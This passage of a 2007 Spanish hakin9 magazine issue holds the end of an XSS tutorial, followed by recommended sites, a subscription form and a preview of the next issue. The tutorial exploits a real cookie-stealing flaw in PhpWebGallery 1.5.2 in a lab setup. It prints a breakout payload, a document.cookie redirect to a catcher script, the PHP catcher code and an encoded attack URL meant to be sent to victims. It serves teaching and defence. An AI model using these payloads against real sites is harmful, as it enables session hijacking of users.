}	}

El filtrado basado en listas no se enfrenta a este inconveniente ya que no elimina todo, sólo las etiquetas peligrosas para las que crees expresiones regulares. Sin embargo esto también es el principal problema. Nuevos vectores de ataque aparecen de vez en cuando. Siempre habrá sitios donde se descubrirá que se puede incluir código. Algunas veces el estándar HTML cambiará un poco. Para mantener la seguridad la expresiones regulares tendrán que ser actualizadas. Por esta misma razón, este concepto te hace vulnerable a aquellos vectores de ataque que todavía no han sido hechos públicos, ya que sólo puedes filtrar los conocidos.

El mundo real

Hasta ahora has visto que es el XSS y como puede ser implementado y prevenido. Sin embargo para una comprensión más fácil hemos trabajado siempre con los scripts de muestra suministrados. Así que para terminar echemos un vistazo a una aplicación vulnerable del mundo real.

El 4 de Julio de 2006, la gente del *Moroccan Security Research Team* envió un mail a la lista de correo ail BUGTRAQ. En el anunciaban a la comunidad que una vulnerabilidad XSS se había encontrado en PhpWebGallery y afectaba a todas las versiones inferiores o iguales a la 1.5.2. El problema reside en el archivo llamado `comments.php` que ofrece funcionalidad para ver y filtrar comentarios de los usuarios. Sin embargo, la entrada localizada en el campo *Keyword* no es comprobado correctamente. ¡Así que aprovechémonos de este hecho para intentar robar la cookie de un usuario!

Puedes encontrar la versión vulnerable 1.5.2 en el livecd de hakin9. Inícialo y redirige firefox a *http://localhost/phpwebgallery/comments.php*. Aunque el mail que contenía la notificación sobre esta vulnerabilidad incluía una string con el exploit, nosotros no trabajaremos con ella. En su lugar, te guiaré para que crees tu propio ataque.

Sabemos que la entrada Keyword no es segura; así que veamos como una entrada colocada en ella se pasa al código HTML. Para hacer esto simplemente escribiremos una cadena en la entrada y después miraremos el código HTML hasta que la encontremos. En este ejemplo he elegido poner como mi entrada *XSScodegoeshere*. Después de introducirlo podemos encontrar la siguiente línea en el sitio web:

```
<label>Keyword<input type="text"
   name="keyword"
   value="XSScodegoeshere" />
</label>
```

Como ves cualquier cosa que escribamos es usado después como el *valor del campo*. También puedes ver que nuestra entrada está colocada entre dobles comillas y contenida en el interior de una etiqueta de input. Debido a estas circunstancias lo primero que nos tenemos que lograr es romper las comillas y los paréntesis. Afortunadamente el sitio web no filtra estos tampoco así que podemos romperlo escribiendo en el campo keyword. Añadamos la misma string que introducimos antes después de la nuestra secuencia de ruptura y veremos como cambia el código HTML:

```
<label>Keyword<input type="text"
   name="keyword" value="\">
   XSScodegoeshere" /></label>
```

Como puedes ver nuestra entrada está fuera de las comillas y los paréntesis. De esta forma será tratado como contenido normal por un navegador. Como queremos robar la

Listado 5. *Script PHP que guarda un argumento*

```php
<?php
$file = fopen("pwsave.txt","w");
fwrite($file, $_GET[pw]);
fclose($file);
?>
```

Posibilidades de ataque

Como este artículo esta creado para mostrarte la técnica que hay detrás del XSS sólo hemos implementado un único ataque a modo de muestra pero el XSS tiene muchas más posibilidades que el robo de cookies.

- Desinformación – La función `document.write()` tiene un alto potencial para la colocación de información falsa. Imagina un sitio importante de noticias vulnerable al XSS. Un atacante podría crear una URL que incluyera un artículo sobre un ataque nuclear en algún sitio y distribuir esa URL mediante correo electrónico o foros. El mensaje recibiría credibilidad por parte del sitio web y muchos creerían el contenido,
- Alteración – Similar al parrafo anterior, los sitios web podrían ser alterados. Por ejemplo, se podría colocar una imagen dentro del sitio web o el navegador del usuario podría ser redirigido a otro lugar,
- Seguimiento de usuarios – Un atacante inteligente podría crear código que informara sobre los enlaces sobre los que un usuario hace click junto con la hora a la que ocurrió a otro servidor. El mecanismo es bien conocido de herramientas estádisticas para sitios web escritas en lenguajes de script,
- Generar tráfico – Tomemos otra vez como ejemplo los principales sitos de noticias. Muy probablemente tengan cientos de visitantes todos los días. Si una atacante incluye código para cargar el archivo más grande que contenga el servidor web de la victima, cada vez que es ejecutado esto causaría un tráfico masivo que debería suficiente para crear un ataque DOS en cualquier servidor de tamaño pequeño o mediano.

cookie de un usuario tendremos que acceder para poder recibir una cookie para robar. Así que dirige firefox a *http://localhost/phpwebgallery/* y accede como el usuario *admin* usando el password *hakin9*. Después vuelve a la página de comentarios.

Ahora tenemos todo lo que necesitamos para crear un ataque. Sabemos que el campo Keyword es vulnerable a XSS, podemos hacer un *escaping* de las etiquetas y los paréntesis y tenemos una cookie en el disco duro. Antes de usar mecanismos más avanzados para poder robar la cookie del usuario dirigiéndole a un script malicioso. Asegurémonos de que podemos inyectar código como hemos planeado y hacer una alerta con la cookie. Nuestra string de ataque en este caso será:

```
"><script>alert(document.cookie)
</script>
```

Verás algo similar a la figura 6 donde la cookie obviamente almacena el identificador de sesión del usuario. Ahora finalicemos este ataque. Para poder robar el contenido de la cookie haremos que el navegador del usuario se redirija automáticamente a un script que capturará el contenido de la cookie y lo almacenará en un archivo.

Este script también puede encontrarse en el livecd de hakin9. Se llama catcher.php. Así que usemos la técnica básica de redirección del navegador del usuario usando document.location y añadiendo el contenido de la cookie.

```
"><script>document.location =
   "http://localhost/catcher.php?
      pw="+document.cookie</script>
```

Una vez que introducimos esta entrada, firefox se redirigirá automáticamente al script. El script coge el contenido de la cookie y lo escribe en la el archivo *pwsave.txt*. Desde allí podremos leerlo.

Probablemente te habrás dado cuenta de que aunque el ataque funciona perfectamente en teoría, todavía tiene un error importante en la lógica que hay detrás de él: ¿Por qué debería el usuario objetivo introducir todo esto en el campo vulnerable? Por supuesto no hay ninguna razón para hacer esto. Afortunadamente podemos acceder al campo Keyword a través de la URL. Mediante la creación de una URL que complete la misma tarea ganamos la opción de incluir esta URL dentro del enlace. Después todo lo que tenemos que hacer es que el usuario objetivo haga click en el enlace lo que debería ser posible con algunas habilidades de ingeniería social.

Para poder pasar caracteres especiales a través de la URL, tendremos que hacer *escaping*. Sin embargo, no pienses que esto puede afectar de algún modo. El servidor hará *unscaping* antes de crear dinámicamente la página. Nuestra cadena de ataque finalmente se parecerá a la siguiente: *http://localhost/phpwebgallery/comments.php?keyword=%22%3E%3Cscript%3Edocument.location=%22http://localhost/catcher.php?pw=%22+document.cookie%3C/script%3E*

Si podemos hacer que el usuario objetivo visite este sitio haremos que el script le robe su cookie. ¡Felicidades!

Conclusión

Como has visto en las páginas anteriores es posible defenderse de los ataques XSS usando diferentes conceptos. Aunque mucha gente todavía no se da cuenta del potencial que tiene el XSS y piensan que es una especie de juguete para script-kiddies que permite que molestas ventanas aparezcan en la ventana del usuario. Como ya sabes, este no es el caso.

Sea quien sea la persona implicada en el desarrollo de aplicaciones web debería tomar medidas para proteger su trabajo de ser aprovechado para ataques. La forma de llevar a cabo esto es una cuestión de gustos y esfuerzo pero también una cuestión que depende de las funcionalidades que vaya a contener la aplicación web. Por lo tanto es difícil o incluso imposible crear una solución única para todo los propósitos – como casi siempre en lo referente a la seguridad es necesaria una solución a medida. Es muy probable que aparezcan nuevos vectores de ataque en el futuro que dejen muchos sitios webs vulnerables de nuevo. Cosas similares han pasado y todavía están pasando con los desbordamientos de buffer. Siempre que se ha pensando que se ha encontrado la solución final alguien ha encontrado la forma de evitar todas las medidas de seguridad y romper el código.

Si queremos dar cuenta de este problema de forma sofisticada tendremos que contribuir teniendo cuidado con las aplicaciones web con las que trabajamos o desarrollamos. ●

Sobre el Autor

El autor está en el último año del instituto en Alemania. Empezó a aprender seguridad informática de forma autodidacta ya que quería encontrar una forma de irse a vivir a Japón.
Se puede contactar con él en *psz@observed.de*

En la Red


- *http://ha.ckers.org/xss.html Cheat Sheet for XSS-attacks*,
- *http://webmonkey.wired.com/webmonkey/reference/special_characters/* - lista exhaustiva de secuencias de escape,
- *http://pixel-apes.com/safehtml/?page=safehtml SafeHTML* – un acercaminento al filtrado basado en listas de expresiones regulares.

Páginas recomendadas



Una especie de portal para la gente a que le gusta la informática y la seguridad. Si te gusta este mundo, te gustará elhacker.net.

http://www.elhacker.net



CyruxNET – allí encontrarás la información detallada sobre las técnicas hack más populares.

http://www.cyruxnet.org




Sitio de noticias que brinda la más variada información en cuanto al mundo de los móviles, enlaces, contactos, y mucho más.

www.diginota.com



Un lugar de encuentro para todos interesados en temas de seguridad

www.daboweb.com



Hack Hispano, comunidad de usuarios en la que se tratan temas de actualidad sobre nuevas tecnologías, Internet y seguridad informática.

http://www.hackhispano.com



Un espacio libre para compartir: descargas, software, programas oscuros, dudas, noticias, trucos... y más cosas a ritmo de blues.

http://www.viejoblues.com



Aquí encontrarás todo lo que debes saber

www.segu-info.com.ar



Tecnología, informática e Internet. Allí encontrarás enlaces, foros, fondos de escritorio y una biblioteca repleta de artículos interesantes...

http://www.hispabyte.net



Indaya teaM fue creada por un grupo de personas amantes de la informática para ayudar a todos los que se interesan por la informática.

http://www.indaya.com



Web especializada en artículos técnicos sobre Linux. Aquí encontrarás las últimas noticias sobre Linux y Software Libre, foros.

www.diariolinux.com



Seguridad0 es un magazine gratuito de seguridad informática. Tiene una periodicidad semanal, aunque se anaden noticias a diario.

http://www.seguridad0.com



DelitosInformaticos.com revista digital de información legal sobre nuevas tecnologías.

www.delitosinformaticos.com

Páginas recomendadas

Si tienes una página web interesante y quieres que la presentemos en nuestra sección de "Páginas recomendadas" contáctanos: *es@hakin9.org*

Pedido de suscripción






Por favor, rellena este cupón y mándalo por fax: 0048 22 887 10 11 o por correo: Software-Wydawnictwo Sp. z o. o., Bokserska 1, 02-682 Varsovia, Polonia; e-mail: *suscripcion@software.com.pl*

Nombre(s) .... Apellido(s) ....

Dirección ....

C.P. .... Población ....

Teléfono .... Fax ....

Suscripción a partir del Nº ....

e-mail (para poder recibir la factura) ....

☐ Renovación automática de la suscripción

Título	**número de ejemplares al año**	**número de suscripciones**	**a partir del número**	**Precio**
Sofware Developer's Journal Extra! (1 CD-ROM) – el antiguo Software 2.0 Bimestral para programadores profesionales	6			38 €
Linux+DVD (2 DVDs) Mensual con dos DVDs dedicado a Linux	12			69 €
Hakin9 – ¿cómo defenderse? (2 CD-ROM) Mensual para las personas que se interesan por la seguridad de sistemas informáticos	12			69 €
Linux+ExtraPack (7 CD-ROMs) Las distribuciones de Linux más populares	6			50 €
MSCoder (2 CD-ROM) Independent magazine for developers using Microsoft platforms	6			38 €
			En total	

Realizo el pago con:

☐ tarjeta de crédito (EuroCard/MasterCard/Visa/American Express) nº ____ ____ ____ ____ CVC Code ___

Válida hasta ____

☐ transferencia bancaria a BANCO SANTANDER CENTRAL HISPANO
Número de la cuenta bancaria: 0049-1555-11-221-0160876
IBAN: ES33 0049 1555 1122 1016 0876
código SWIFT del banco (BIC): BSCHESMM

Fecha y firma obligatorias:



hakin9 2/2007
En el número siguiente, entre otros:




Riesgos de tecnología RFID

RFID, es una tecnología de identificación por radiofrecuencias, que permite el reconocimiento automático a distancia, basado en uno de sus principales componentes los TAGS (Etiquetas) de RFID, permitiendo esto un beneficio muy importante en lo que se refiere a la logistica, la distribucion y la cadena de abastecimiento, pero como veremos más adelante la aplicación de esta tecnología, también está siendo adoptada en muchos otros aspectos y procesos, como el control de accesos y el pago electrónico y la identificación de documentación personal. Un Sistema de RFID suele basarse en varios componentes: Tags, Tag Readers, Front-Ends, Middleware, Back-Ends.



Violación y Aplicación de Políticas de Seguridad con IDS y Firewall

Cuando se formula una política de seguridad esta incluirá temas como configuraciones obligatorias de firewalls y la monitorización de los logs de los firewalls para verificar violaciones de la política. Lo que muchas veces se pasa por alto, es que como todos los dispositivos informáticos, pueden fallar. Ha habido varios fallos bien publicitados en varias soluciones firewall, tanto comerciales como Open Source. Los Firewalls pueden dividirse en dos categorías basándonos en la idea que hay detrás de su configuración: es o *cualquier cosa no explícitamente permitida está prohibida* o *cualquier cosa no explícitamente prohibida está permitida*. Históricamente, la segunda forma, i.e. un firewall *permisivo*, ha sido la más común, pero según crecía Internet y sus amenazas, la primera forma se ha convertido en la elección. Esta forma también puede verse como una larga lista de *reglas de listas blancas* que permiten acciones cerradas con una regla *catch-all* que deniega todo lo demás. Una regla de firewall se define como una descripción (específica de cada producto) que indica a la solución firewall que hacer con un determinado tipo de tráfico. Por ejemplo, podríamos tener una regla definida como: *permitir todo el acceso a nuestro sitio web corporativo desde la red interna*. Esta regla es un ejemplo de una *lista blanca*, algo que especifica comportamiento autorizado y esperado.



En el CD:

- *hakin9.live* – distribución bootable de Linux,
- muchas herramientas – composición imprescindible de un hacker,
- tutoriales – ejercicios prácticos de los problemas tratados en los artículos,
- documentación adicional,
- versiones completas de aplicaciones comerciales.

Información actual sobre el próximo número – *http://www.hakin9.org/es*

El número está a la venta desde principios de Enero de 2007.

La redacción se reserva el derecho a cambiar el contenido de la revista.